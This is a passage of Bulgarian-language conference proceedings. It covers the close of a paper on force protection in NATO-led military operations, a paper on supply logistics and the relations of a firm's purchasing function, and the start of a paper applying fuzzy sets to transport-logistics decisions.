Оценка на заплахата се извършва на основата на точна и навременна разузнавателна информация от всички възможни източници и служи като начало и отправна точка за правилното определяне на степента заплаха и за избора на правилните предупреждения спрямо състоянието на сигурността на силите и свързаните с това мерки. По този начин се позволява да съсредоточат ресурсите за защита на силите спрямо тези заплахи, които са критични. Чрез непрекъснатата оценка на заплахите е необходимо, да се даде възможност да се коригира позицията на силите и защитните мерки, като същевременно поддържат икономия на усилия. Оценката на заплахите също така предоставя на СКС ситуационна осведоменост, която намалява вероятността от изненада, подобрява вземането на решения и позволява ефективно управление на оперативната среда. По този начин се повишава общата ефективност на силите. За тази цел се изисква извършването на задълбочено разбиране на голямо количество информация чрез итеративна форма на обработка от различни източници, добита посредством различни начини и методи на разузнаване.

Защитата на силите трябва да се основава на управлението на риска, а не на елиминирането му. Жертвите, умишлени или случайни, са реалност на военните операции и желанието да се избегнат напълно може да повлияе неблагоприятно на изпълнението на мисията. Това изисква баланс между намаляването на риска и

изпълнението на мисията, което води до приемане на риска, както от командира на съвместните сили, така и държавите предоставящи сили. Готовността за приемане на риска зависи от утвърдената рамка на операцията и в следствие на приетата концепция на операцията и плана на операцията. Рисковете от заплахите и всички възможни уязвимости трябва непрекъснато да се разглеждат и актуализират, за да се осигури подходящата защита на силите по всяко едно време. Ефективното планиране на защитата на силите изисква интегрирана идентификация на опасности и заплахи, анализ на риска и управление на риска. Въпреки че не е възможно да се защити всеки актив срещу всяка заплаха през цялото време, тези активи, определени и анализирани преди това като „критични за мисията“, трябва да бъдат надеждно осигурени с необходимата адекватна защита.

Оперативната съвместимост трябва да обхваща всички компоненти на силите, включително поддръжката и осигуряването от цивилни структури и организации в и извън зоната на съвместните операции, като се отнася до всички аспекти на риска [8]. В този случай защитата на силите задължително запазва оперативната съвместимост, като взема предвид концепциите, политиките, доктрината и процедурите на съюзниците, коалиционните партньори и страната-домакин, за да осигури необходимата оперативна съвместимост. Единното разбиране и съгласуване на действията в широката рамка от взаимно свързани, координирани и синхронизирани дейности трябва да способства за пълен и синхронизиран процес.

Приоритизирането на защитата трябва да балансира противоречивите приоритети от необходимостта да се запази способностите им, като същевременно се осигури възможно най-добра оперативната свобода на действие. Малко вероятно е да съществува възможност за защита на всички елементи на силите в еднаква степен. Трябва да се даде приоритет на защитата на центровете на тежестта на приятелските сили, линиите за комуникация, така и оперативно взаимодействие, политическата воля, което е тясно свързано с общественото мнение. Защитата на силите изисква прилагането на мерки, които трябва да бъдат приоритизирани на основата на всички изисквания свързани с мисията и характера и степента на заплахите. За повече надежност относно взетите мерки е от съществено значение изготвянето на последователно-комплексен анализ за установяване на ясни приоритети в провеждането на мероприятията.

Гъвкавостта представлява начини и набори от мерки касаещи защитата на силите, които трябва да бъдат разработени и приложени така, че да позволяват бързо адаптиране при бързо променяща се среда и заплахи, в рамките на ограниченията на ресурсите. Целта на защитата на силите е да противодейства и смекчава ефектите от заплахи. За постигане на достатъчна ефективност, се изисква прилаганата политика от горните нива на планиране да позволява гъвкавост, за да даде възможност на оперативните сили да разработят стандарти и процедури, които да отговорят на индивидуалните и специфични изисквания. Въпреки че всички войскови единици, структури и специфична инфраструктура и други имат назначени роли при защита на силите, като правило винаги се налага необходимост от допълнителни специализирани експертни оценки и конкретно профилирани


бойни единици за някои от специфични дейности при организирането и провеждането на мероприятията [2].

2 Методи за изграждане на защитата на силите

Зоната за активна координация включва мерки, задачи и дейности за възпиране, предотвратяване, неутрализиране или намаляване на въздействието от вражеските атаки и за противодействие на заплахите. Те са предимно проактивни по природа с основните функции за осигуряване на защита срещу предполагаема или непосредствена заплаха, когато е необходимо, откриване, анализиране и при необходимост поразяване, преди да бъдат осъществени. Подобни ситуации трябва да бъдат използвани допълнително за развитието и получаването на допълнителни предимства в информационна или оперативната дейности. Използването на отделни основни елементи от защитата на силите трябва да бъде в съответствие с мандата на мисията, правилата за поведение и постоянните оперативни процедури. Това се отнася до пренасяне на част от оперативните дейности за противопоставяне и неутрализиране на противостоящите и възпиране на враждебното намерение или неутрализиране на способността му за въздействие и преостановяването да бъде реална заплаха [3].

Пасивната зона включва мерки, задачи и дейности за отхвърляне или намаляване на ефектите от вражески атаки и заплахи върху силите, като ги прави по-малко уязвими от въздействието върху тях. Пасивните мерки, задачи и дейностите трябва да се използват проактивно, преди атака или най-късно по време на въздействието. Те са предназначени да предпазват силите от оперативните, тактическите и други последствия, произтичащи от използването на конвенционални и химически, биологични, радиологични и ядрени оръжия или косвено чрез презвикване природни и технологични въздействия. Способността на силите да оцелеят след въздействието на такива действия трябва да бъдат предварително подготвени. Ефективната подготовка на пасивна защита до голяма степен може да намали мотивацията за агресия от противостоящите.

Защитата на силите задължително трябва да включва цялостен план за възстановяване на основните оперативни способности след последиците от пряко или косвено нападение. Възстановяването обхваща всички мерки, дейностите и произтичащите от тях задачи, необходими за възстановяването им с пълните оперативни способности за възможно минимално време. Следователно мерките са предварително планирани, които се прилагат реактивно след въздействие, инцидент или събитие, което е довело до отрицателно въздействие с критични последствия върху боеспособността [4].



Фигура 1: Модел за работа.

3 Водещи фактори при защитата на силите

Основни елементи за защита на силите се състоят от редица различни, но в същото време взаимосвързани основни елементи. Основният модел за работата и анализа на дейностите е показан на фигура 1. Този модел допринася за цялостната функционалност на мероприятията по защитата. Докато някои дейности са съсредоточени само върху една от областите на координация, много в потенциален аспект могат да осигурят мерки, задачи или координация към всяка от областите на решения. Приносът на тези фундаментални процеси се определя от оперативната среда, от заплахата, мащаба на операцията, климата, гражданската среда, състава на ръководените от НАТО сили и наличието на подкрепа от страната-домакин или местните сили за сигурност. Детайлното разглеждане на подробностите, предоставя визия за това как основните елементи да допринасят за осигуряването на защитата на съвместните сили.

Командването, координацията и интеграцията на силите за защита са определящата комбинация от индивидуални умения, процедури и ресурси на единицата за специализирана поддръжка. В крайна сметка това е отговорност на командващия и има различни опции, които предоставят средства за постигане на баланс на взаимодействието между командването, координацията и интеграцията. Функциите по защитата, изискват силите на НАТО да имат стабилни и гъвкави способности за командване и управление, за да осигурят ефективен интегритет, за

да сведат до минимум всяко прекъсване на операциите. Когато е възможно, могат да бъдат създадени шабни клетки, за да отговорят по-пълно на изискванията за мероприятията и дейностите. Тъй като организационната структура на защитата на силите е разработена въз основа на потенциалните заплахите, командването и единиците за координация също трябва да могат да се справят с всяка бъдеща допълнителна задача или предизвикателство. По време на операции на НАТО на стратегическо или оперативно ниво се създава длъжност за шабен офицер или работна група отговарящи за защитата на силите, за да координира планирането и изпълнението на всички изисквания и мероприятия [5]. Освен това може да е необходимо и изграждането на елемент за командване и управление за координиране на използването на индивидуалните способности на силите. Размерът на този елемент се определя от мащаба на операцията и може да варира от един офицер за малка клетка за защита на силите до голям и сложен шабен елемент. По този начин може да бъде напълно имплементиран и да осигурява максимална ефективност в процеса на провеждане на мероприятията.

Индивидуалното и специализираното обучение по защита на силите е национална отговорност проведено преди разполагане от нациите предоставящи сили, докато колективното обучение и интегриране на способностите, остава отговорност на командващия на силите на НАТО в района на операциите. В основата на планирането е изискването към командирът да приоритизира, оценява и управлява риска. Този балансът между риска и изпълнението на мисията е критичен и ключов момент в целият процес [6].

Отношението на ръководените от НАТО сили спрямо цивилното население и местните власти биха могли значително да влияят върху начина, по който те се разглеждат и в крайна сметка върху успеха на всяка една операция. Ето защо е важно членовете на ръководените от НАТО сили да се държат по подходящ начин, като същевременно се отчита спецификата на местното население свързана с обичаите, културата, традициите, и зачита местното култура. Следователно съюзническите сили трябва да разбират и уважават историята, обичаите, традициите и настоящата околна среда условия в оперативната зона в съответствие с политиката в театъра на операцията. Успоредно с това, информация за фона и основата мотивите на местните заинтересовани страни и групите по интереси могат да помогнат за идентифициране на потенциални проблемни области и предоставяне на възможности за разрешаване тези проблеми на ранен етап. Освен местното население и власти и други участници от международен характер, участваща в криза, също са от значение по отношение на защитата на силите. Такива международни организации, неправителствени организации и чуждестранни невоенни правителствени организации са потенциален източник за споделяне на индикации и предупреждения от всякакъв вид [7].

Заклучение

В заключение трябва да се отбележи, че основно отговорност за тази мероприятия носят основно командирите в рамките на своите правомощия. Това

изисква преди всичко ефективното координиране на всички основни елементи отнасящи се до защитата на силите и свързаните с тях дейности. Командирът трябва да представи ясна визия и указания на щаба и подчинените за започване на планирането на операцията и заповяда последователността при прилагането на мерките, задачите и дейностите по защитата на силите. От съществено значение е правомощията, задълженията и отговорностите за защитата на силите да бъдат ясно формулирани от него спрямо всички нива пряко отговорни и имащи отношение, както в процедурни, така и във функционални задължения.

Използвана литература:

1. United Nations Peacekeeping Resource Hub, „United Nations Force Protection for Military and Police Units - Reinforcement Training Packages” <https://peacekeepingresourcehub.un.org/en/training/rtp/fp> (17:26 27.10.2024 г.).
2. US Department of Defense, U.S. Embassy in Ukraine, Force Protection Detachment, <https://ua.usembassy.gov/embassy/kyiv/sections-offices/force-protection-detachment/> (17:36 27.10.2024 г.).
3. Naval Information Warfare Center Atlantic, „Force Protection, AntiTerrorism / Force Protection”, <https://www.niwcatlantic.navy.mil/Resources/Emergency-Pocket-Guide/force-protection/>, (13:24 27.10.2024 г.).
4. THALES „Protect soldiers and vital assets in out-of-area missions against a wide array of asymmetric and conventional air and ground threats” <https://www.thalesgroup.com/en/markets/defence-and-security/land-forces/country-force-protection> (12:55 27.10.2024 г.).
5. Defense Logistics Agency, “Force Protection Conditions - A Tutorial”, <https://www.dla.mil/About-DLA/News/News-Article-View/Article/2740252/force-protection-conditions-a-tutorial/>(10:41 28.10.2024 г.).
6. Joint Support And Enabling Command, „JSec force protection conference: understanding the challenges of protecting the reinforcement and sustainment network”, <https://jsec.nato.int/newsroom/news-releases/jsec-force-protection-conference-understanding-the-challenges-of-protecting-the-rsn> (11:21 28.10.2024 г.).
7. Joint Air Power Competence Centre, „Developing Future Force Protection Capability”, <https://www.japcc.org/articles/developing-future-force-protection-capability-part-1/> (15:35 28.10.2024 г.).
8. Цонев Ц. Г., Изследване на организацията, структурата и възможностите на формиранията за логистично осигуряване от сухопътни войски на българската армия при операции на територията на страната., 2019, Издателско отделение на факултет „А, ПВО и КИС” ISBN: 978-619-7531-01-5.

Цонев Ц. Г., Проблеми на превъоръжаването и модернизацията на стрелковото оръжие на Българската армия., Ш., 2006., Научна сесия 2006 Сборник научни трудове - част I на факултет „А, ПВО и КИС” при НВУ „В. Левски”, с. 120-126, Ш., 2007, ISBN 13: 978-954-9681-19-2.

PLACE OF SUPPLY IN THE LOGISTICS SYSTEM

Iva B. Takova

Engineering logistics, Konstantin Preslavsky University of Shumen, Shumen, Bulgaria

МЯСТО НА СНАБДЯВАНЕТО В ЛОГИСТИЧНАТА СИСТЕМА

Ива Бориславова Такова

Инженерна логистика, Шуменски университет „Епископ Константин Преславски“

Резюме: в доклада са разгледани основните дейности и задачи на снабдяването в логистиката.

Ключови думи: снабдителна логистика, логистика на снабдяването, логистична система, микро и макро логистична система.

Увод

Всяка организация използва материали, компоненти, продукти - стоково-материални ценности (СМЦ) или услуги на други организации, които ги закупува и придвижва. Закупуването им включва следните дейности: определяне на потребността от тези продукти и услуги, проучване на пазара с цел определяне на потенциални доставчици, събиране на оферти от доставчиците и техния анализ, провеждане на търг или водене на преговори с доставчиците, избор на доставчик и договаряне на сделката, подаване на поръчки и следене за изпълнението им.

След като необходимите стоково-материални ценности се закупят те подлежат на физическо придвижване от доставчика до потребителя [8]. Това е свързано с транспортиране, съхранение, опаковане, манипулиране и сортиране.

В тази връзка, се дава следната дефиниция: „снабдяването се занимава със закупуването и придвижването на запаси от материали, компоненти и готови продукти от доставчиците до производствените и монтажни заводи, складовете или магазините на дребно.“ Редица автори определят тази област от стопанската дейност и като логистика на снабдяването. За обозначаване на дейността могат да се срещнат, както в литературата, така и в практиката много и различни понятия, които се използват като синоними, а именно: снабдяване, логистика на снабдяването, снабдителна логистика, стоково снабдяване, закупуване, доставка, управление на материалното стопанство, материално-техническо осигуряване.

1 Обект на логистиката на снабдяването

Обект на логистиката на снабдяването са материалните потоци, потоците от услуги и свързаните с тях информационни и финансови потоци. Както вече беше споменато, те са обект и на логистиката. Необходимо е уточнението, че когато

визираме обект на снабдяването трябва да разглеждаме посочените потоци, в тяхната първа фаза на придвижване, а именно от доставчика до организацията потребител.

Основната цел на логистиката на снабдяването е фирмата да получи необходимите ѝ стоково материални ценности по отношение на количество и качество, на нужното място, в нужното време от доставчици, които са надеждни и своевременно реагират на потребностите на организацията и предлагат подходящо обслужване както по време на сделката, така и след това при изгодна цена.

Едновременно с това трябва да се имат предвид и множество конкретни дългосрочни и текущи цели, по-важните от които са:

- осигуряване на непрекъснатост на потока от стоковоматериални ценности и услуги, необходими за ефективна дейност на фирмата;
- минимизиране на инвестициите и текущите разходи в запаси;
- поддържане и повишаване на качеството на продукцията и услугите;
- разкриване на компетентни и надеждни доставчици;
- придобиване и доставка по възможност на многофункционални стоково-материални ценности;
- неотклонно придържане към принципа за оптималност на съотношението „цена-качество” в процеса на закупуването;
- пряко и непрекъснато съдействие за повишаване на конкурентоспособността;
- установяване на хармонични отношения и ефективно сътрудничество с другите функционални подсистеми и звена на фирмата;
- снижение на разходите за организация и управление.

В зависимост от горепосочените цели пред мениджърите по снабдяване стоят конкретни задачи, които най-общо могат да се формулират по следния начин:

- определяне на структурата и обема на покупките въз основа на определяне на точни потребности от суровини, материали и полуфабрикати, тяхното качество, количество, размер на заявките и експлоатационни характеристики;
- избор на доставчици въз основа на задълбочен анализ на настоящи и потенциални доставчици по предварително уточнени критерии, на които трябва да отговарят;
- уточняване на условията на закупуване отстъпки за количества, начин на плащане, доставка начин за транспортиране и сключване на договори с доставчиците;
- физическа доставка на договорените материални ресурси, тяхното приемане и съхранение.

1.1 Място на логистиката на снабдяването в дейността на предприятието

Поради факта, че функционирането на всяка една организация зависи от наличието на суровини, материали, стоки и услуги, снабдяването е една от най-важните функции във всяка фирма. Централно място в дисциплината заема

решения насочени към въпроси „какво“, „колко“, „от кого“, „кога“ и “при какви условия“ да се закупуват.

През последните години на снабдяването се отделя голямо внимание и се приема за важна управленска функция, която е в компетенциите на висшите мениджъри. Тази тенденция се засилва и поради протичащите измененията, а именно:

- веригите на доставки стават по-къси в стремежа на потребителите да съкратят броя на междинните доставчици;
- обемите на доставки се увеличават поради това, че фирмите се занимават със своите ключови дейности и възлагат останалите за изпълнение от външни, специализирани организации под формата на аутсорсинг;
- потребителите са все по-взискателни към качеството, сроковете и гъвкавостта на своите доставчици;
- нарастват изискванията към фирмите за опазване на околната среда чрез използване на зелени технологии с доказан екологичен ефект.

Дейността на всяко предприятие зависи в значителна степен от снабдяването, чрез което се осигуряват всички необходими материални ресурси за неговата дейност. Най-общо дейностите по снабдяване са насочени към закупува и доставяне на необходимите материални ресурси по количество и качество в нужното време и място от надеждни доставчици при изгодни цени.

Значението на снабдяването може да се разглежда от оперативна и стратегическа гледна точка:

- Оперативното снабдяване включва ежедневните операции, насочени към осигуряване на необходимите на организацията материални ресурси [7]. Липсата на необходимите материални ресурси и несвоевременното им осигуряване може да доведе до неизпълнение на поръчките на крайните клиенти.
- Стратегическата страна на снабдяването включва всички дейности по управление на закупуването и доставката на материални ресурси, взаимоотношенията: с доставчиците, с вътрешните служби на фирмата и с клиентите на фирмата. Възможностите на стратегическото снабдяване са много големи.

Специфичното място и ролята на снабдяването в процеса на функциониране на предприятието детерминира основната му цел – осигуряване на необходимите за нормалната дейност на предприятието материални ресурси, в съответстващи на производствената програма количество, качество, място и време. Това дава основание да се направи извода, че обект на снабдяването са главно стоките за производствено потребление и потоците, които се формират от тях и протичат между производителите и потребителите. Поради място на снабдяването на входа на производствения процес, неговото ефективно функциониране въздейства върху всички бизнес дейности, осъществявани в предприятието:

- Осигурява необходимите на производството стокovo материални ценности по вид, количество и качество и в необходимото време, за да не се

допуска прекъсване на производствения процес и да се осигури ритмично производство на качествена продукция.

- Оказва пряко влияние при формирането на цените чрез стойността на доставяните и влагани в производството материални ресурси.
- Въздейства върху финансовото състояние на предприятието чрез разходите за закупуване и доставка на стоково материалните ценности, съдействие за срочно изпълнение на поръчките, създаване на условия за производството и продажбата на качествени стоки и услуги.“
- Засилва конкурентните позиции на фирмата във веригата на доставки.

1.2 Място на снабдяването в микро и макро логистичните системи

В зависимост от фазите на движение на материалния поток на предприятието се обособяват отделни функционални логистични подсистеми на конкретната фирма. „Разграничаването им е непосредствено свързано с функционалните области на логистиката и е предизвикано от два основно важни момента: първо, обективната необходимост от ефективно управление на логистичните дейности в снабдяването с материални ресурси, в производството и разпределението (дистрибуцията) на готова продукция; второ, потребността безпрепятствено да бъдат осъществявани логистична координация и интеграция.“ В някои специализирани източници, авторите ги наименоуват съответно: логистика на снабдяването (закупуването), производствена логистика, логистика на дистрибуцията. В други се срещат под наименованието – подсистема „Снабдяване“, „Производство“, „Дистрибуция“ и „Обратна логистика“. В трети „Логистика на входящите потоци (входяща логистика)“, „Материален мениджмънт“ и „Логистика на изходящите потоци (изходяща логистика)“. Независимо от името, което е получило функционално направление „Логистика на снабдяването“ или подсистема „Снабдяване“ и т.н., то управлява входящия материален поток и съпътстващите го информационен, финансов и сервизни потоци, които се предвижда между доставчиците и фирмата – потребител. В подсистема „Производство“ или „Производствена логистика“ се осъществява управлението на вътрешните за предприятието материални и съпътстващи потоци, а в подсистема „Дистрибуция“ съответно материален и съпътстващи го потоци от фирмата до клиентите. Обособяването на функционалните подсистеми на логистичната система има значение.

2 Функционални подсистеми на логистичната система на предприятието

Логистиката на снабдяването, като елемент на микрологистичната система на фирмата, допринася за достигане на корпоративните цели.

По отношение на макрологистичната система, в която влиза фирмата, логистиката на снабдяването осигурява връзката и реализацията на целите. За целта се установяват връзки с доставчиците на стоки и услуги и се съгласуват условията по доставката. Звената по снабдяване работят в тясна връзка с пласментните и транспортните служби на доставчиците.

С цел по-пълно изясняване същността на снабдяването е необходимо да се обърне внимание на вътрешни и външни за организацията връзки и взаимодействия, които се налага то да поддържа. В първата група попадат връзките с проектантите и конструкторите, технолози, производство, счетоводство, маркетинг, пласмент, транспорт, юрисконсулти и други, които са в структурата на фирмата. Външни връзки, които поддържа снабдяването са с доставчици на различни ресурси, материали, стоки, полуфабрикати и услуги.

Връзки с доставчици

Връзките с доставчиците са към групата на външните такива и са с особена важност за ефективната работа на снабдяването. В техния състав се включват, както доставчици на суровини, материали, стоки, полуфабрикати, така и доставчици на услуги от /транспортни, спедиторски, логистични, брокерски, охранителни фирми, банки, застрахователи и др. В предвид голямото разнообразие на доставчици, с които снабдяването осъществява взаимоотношения, естеството на връзките е разнообразно и многоаспектно. В най-общи линии взаимоотношенията, които са технологични, организационни, информационни и икономически, следват следния ред: доставчиците предлагат оферти, които може да са в отговор на отправено от снабдяването запитване или неискано такова, съгласуват се условията между страните, сключват се договори и започва процеса по изпълнение на заявките, които много често изискват активна комуникация до финализиране на договореното.

В състава на вътрешните връзки на снабдяването са:

1. Връзки с проектантите и конструкторите

Взаимодействието между снабдяването и специалисти, които упражняват проектно-конструкторска дейност е характерно за производствените предприятия, при проектиране на продукти или модифициране на съществуващи. Информацията, която обменят касае: характеристиките на планираните материали, качество и цени на материали на пазара, алтернативни материали и други.

2. Връзки с технолози

Взаимовръзките на специалистите по снабдяване с технолозите в организацията са типични за производствените предприятия. Между страните се уточняват характеристиките на необходимите за производството материални ресурси, съобразно технологичната специфика.

3. Връзки с производство

Координацията между снабдяване и производство е решаваща за постигане на непрекъснатост на производствения процес и желаното качество на произведения продукт при оптимални разходи. Снабдяването изготвя годишен план за закупуване на необходимите материални ресурси и услуги въз основа на подадената от производството информация за планирания обем продукция /за година, тримесечие, месеци/ и наличностите от незавършено производство. Детайлното и точно определяне на потребностите от ресурси, тяхното своевременно заявяване и закупуване при изгодни цени от специалистите по снабдяване се осъществява въз основа на оперативни план-графици на производството. От своя страна снабдяването подава информация на

производствения отдел за наличности в складовете, за възможните срокове за доставка, за алтернативни материали на пазара и техните характеристики и цени и т.н. Стремещът на двете страни да не се допускат излишни запаси и дефицит на материали изисква подаването на отсрещната страна на актуална и точна информация във всеки момент при настъпване на изменения.

Друга насока изискваща вземане на обсъдено между двете страни решение е местоположението на производствените сгради, спрямо складове и източници на снабдяване.

4. Връзки със счетоводство

Счетоводството на предприятието е в течение на предстоящи покупки от снабдяването и необходимите за тях финансови средства и срокове за разплащане с доставчици. В неговите компетенции е да информира за актуалните финансови възможности, за приоритети в разплащанията, и да упражни контрол на документалното приключване на сделките.

5. Връзки с маркетинга

Маркетингът предоставя информация за продажбите и прогнози за търсенето, която се взема в предвид при планиране на производството, а от там и при определяне на потребностите от снабдяването. Своевременната информация от отдела по маркетинг влияе на навременната реакция, както на производството, така и на снабдяването при удовлетворяване търсенето на клиентите.

От друга страна е важна информацията, която снабдяването предоставя на производствения отдел и отдела по маркетинг свързана с възникнали затруднения в осигуряването на материали и предстоящи промени на цени на закупувани такива. Като звено, което комуникира с доставчици, снабдяването може да заимства опит в проучването и предлагането на стоки, които да предложи на отдела по маркетинг с цел прилагане на чужд опит насочен към увеличаване на продажбите.

6. Връзки с пласмента

Отделът, който се занимава с пласмента предоставя на снабдяването план и график за реализация на готовата продукция и информира за възникнали потребности от резервни части, амбалаж, транспортни опаковки и други. От своя страна снабдяване подава информация за наличните на пазара стоки, техни заместители, необходимо време за доставка и условия, при които може да удовлетвори тези потребности.

7. Връзки с транспорта

Между страните се обменя информация свързана с характеристиките на товара, вида на транспорта, начините за товарене и разтоварване, сроковете, разстоянията, маршрутите, разходите за транспортиране и други.

8. Връзки с юриконсулт

Отделът по снабдяване запознава юриконсулта с вида на материалните ресурси, които ще бъдат закупувани, информира го за избраните доставчици или се консултира и на етап преди да бъде направен изборът, ако съществува юридически казус, влияещ на крайното решение /например с международен доставчик/. Юридическото лице подготвя условията и процедурите за сключване на договор за доставка.

Заклучение

Всяка организация използва материали, компоненти, продукти - стоково-материални ценности (СМЦ) или услуги на други организации, които ги закупува и придвижва. Закупуването им включва следните дейности – определяне на потребността от тези продукти и услуги. Обект на логистиката на снабдяването са материалните потоци, потоците от услуги и свързаните с тях информационни и финансови потоци. Както вече беше споменато, те са обект и на логистиката. Централно място в дисциплината заемат решения насочени към въпроси „какво“, „колко“, „от кого“, „кога“ и “при какви условия“ да се закупват. Дейността на всяко предприятие зависи в значителна степен от снабдяването, чрез което се осигуряват всички необходими материални ресурси за неговата дейност. Най-общо дейностите по снабдяване са насочени към закупува и доставяне на необходимите материални ресурси по количество и качество в нужното време и място от надеждни доставчици при изгодни цени. С цел по-пълно изясняване същността на снабдяването е необходимо да се обърне внимание на вътрешни и външни за организацията връзки и взаимодействия, които се налага то да поддържа. В първата група попадат връзките с проектантите и конструкторите, технолозите, производството, счетоводството, маркетингът, пласментът, транспортът, юриконсултите и други, които са в структурата на фирмата. Външни връзки, които поддържа снабдяването са с доставчици на различни ресурси, материали, стоки, полуфабрикати и услуги.

Литература

1. Благоев, Б. и колектив, Икономика на предприятието, ИУ-Варна, Варна, 2009.
2. Благоев, Б. и колектив, Стопанска логистика, ИУ – Варна, 2009.
3. Корбанколева, И., Снабдяване, УНСС-София, София, 2010.
4. Коралиев, Я., Управление на веригата за доставки, УНСС, София, 2013.
5. Македонска, Д., П. Милушева, И. Димитров, Логистика, ТУ-Варна, 2012.
6. Фирон, Х., Линдерс, М. Управление снабжение и запасами. Victory, 2006.
7. Цонев Ц. Г., Организиране на профилактиката на заразните болести – критерии за оценка на хигиенно-епидемичното състояние на войските и зоната за отговорност и съдържание на общите профилактични мероприятия., *Научна сесия 2007 Сборник научни трудове - част I на факултет „Артилерия, ПВО и КИС“ при НВУ „В. Левски“*, с. 69-75, Ш., 2008, ISBN-13:978-954-9681-19-2.
8. Цонев Ц. Г., Атанасов А.Л., Изследване на рисковите фактори за живота и здравето на личния състав в операции по поддържане на мира и основни насоки за тяхната профилактика., *Годишник на Военна Академия Г. С. Раковски“ том II, Факултет „Национална сигурност и отбрана“*, с. 259-269, С., 2014, Военна Академия «Г.С.Раковски», ISSN 1312-2983.

USING MULTI-VALUE LOGIC FOR LOGISTICS PROCESS MANAGEMENT

Andrei I. Bogdanov` Krasimir G. Kalev

*Konstantin Preslavski University Of Shumen, Shumen 9712, 115 Universitetska Str.
a.bogdanov@shu.bg*

***Abstract** The paper deals with fuzzy sets and fuzzy logic applications. The adjoining function of the fuzzy sets is described. It presents an example of the fuzzy logic application for solving logistic problems. Based on the presented model, the possible alternative suggestions of the experts in solving problems in transport logistics are calculated.*

Keywords: *fuzzy logic, logistic*

ИЗПОЛЗВАНЕ НА МНОГОЗНАЧНА ЛОГИКА ЗА УПРАВЛЕНИЕ НА ЛОГИСТИЧНИ ПРОЦЕСИ

Андрей И. Богданов Красимир Г. Калев

***Резюме:** В доклада са разгледани основните постановки при използването на теорията на размитите множества и размитата логика. Описана е прилежащата функция на размитите множества и е разгледан пример за приложението на размитата логика за решаване на логистични задачи. Въз основа представения модел, се изчисляват възможните алтернативни предложения на експертите при решаване на проблеми в транспортната логистика.*

Въведение

Апаратът и принципите на размитата логика са създадени от проф. Лотфи Заде от университета Бъркли. Методологията и се базира на изразяване на управляващите въздействия на контролната система не чрез математически уравнения, а посредством лингвистични правила [3,4]. Много системи са прекалено сложни, за да се подават на управляващи въздействия, дори базирани на сложни математически уравнения. Тук на помощ идва размитата логика. Посредством набор от лингвистични правила, може да се опише поведението на системата и на тяхна база да бъдат изработени управляващи въздействия.

1 Теоретична постановка

В класическата теория на множествата много точни граници отделят елементите, които принадлежат на определен набор от елементите извън множеството. Например, ако означим с A множеството от сигнализирани кръстовища в град, ние стигаме до заключението, че всяко пресичане под наблюдение принадлежи на множеството A , ако имаме сигнал. Елемента x от множеството A се описва в класическата теория на множествата от прилежащата функция $\mu_A(x)$.

Много множества, които се срещат в действителност, нямат точно дефинирани граници, които разделят елементите в множеството от тези, които са извън множеството. По този начин може да се каже, че времето за чакане на доставка е „дълго“. Ако обозначим с A множество от „дълго време чакане“, възниква логичния въпрос за границите на така дефинираното множество. С други думи, трябва да установим кой елемент принадлежи на това множество.

Прилежащата функция на размитото множество може да има някаква стойност от затворения интервал $[0, 1]$. Размитото множество A се дефинира като множество от подредени двойки $A = \{x, \mu_A(x)\}$, където $\mu_A(x)$ е степента на принадлежност на елемента x в множеството A . Колкото по-голямо е $\mu_A(x)$, толкова по-голяма е истинността на твърдението, че елемент x принадлежи на множеството A .

Размитите множества често се дефинират чрез прилежащи функции, така че на всеки елемент се дава съответна степен на принадлежност в размитото множество. Ако отбележим размитото множество с C . Прилежащата функция, която определя степента на членство на отделните елементи x в размитото множество C , трябва да удовлетворява следното неравенство

$$0 \leq \mu_C(x) \leq 1 \quad \forall x \in X. \quad (1)$$

Ако означим, с A и B размитите множества които са дефинирани около множеството X , размитите множества A и B са равни ($A = B$), ако и само ако $\mu_A(x) = \mu_B(x)$ за всички елементи от множеството X . Според [5] сечението на размитите множества A и B се дефинира като най-голямото разрито множество, съдържащо се в двете размити множества A и B . Характеристичната функция $\mu_{A \cap B}(x)$ се дефинира като:

$$\mu_{A \cap B}(x) = \{\mu_A(x), \mu_B(x)\}, \quad (2)$$

а обединението на размитите множества A и B се дефинира:

$$\mu_{A \cup B}(x) = \{\mu_A(x), \mu_B(x)\}. \quad (3)$$

Размитите логически системи произтичат от желанието да се моделира човешкия опит, интуицията и поведението при вземането на решения. Размитата логика (приблизителни разсъждения, размити разсъждения) се основава на идеята за възможността за вземане на решение въз основа на неточни, качествени данни чрез съчетаване на описателни лингвистични правила. Неточните правила включват описателни изрази като малки, средни или големи, използвани за категоризиране на езиковите (размити) входни и изходни променливи [3]. Основните елементи на всяка размита логическа система са предварително определени и подредени във вид на правила, които могат да са описани в логическа таблица. Всяко правило се представя като размита релация между входните и изходните променливи.

Според [3] размитите правила могат удобно да представят знанията на опитни оператори, използвани при контрола. Правилата могат да бъдат формулирани и

чрез използване на наблюдаваните решения (входящи или изходящи цифрови данни) на оператора.

2 Приложение на теоритичния модел в логистиката

Изследвана е спедиторска фирма получаваща голям брой заявки от клиенти, които имат различни предпочитания. Превръщането на спедиторската фирма в логистична на практика означава наличието на възможности за изпълнение на комплекс от международни и/или вътрешни транспортни, складови и дистрибуторски услуги, както и всички допълнителни функции, произтичащи от договорите за доставка на стоки [1].

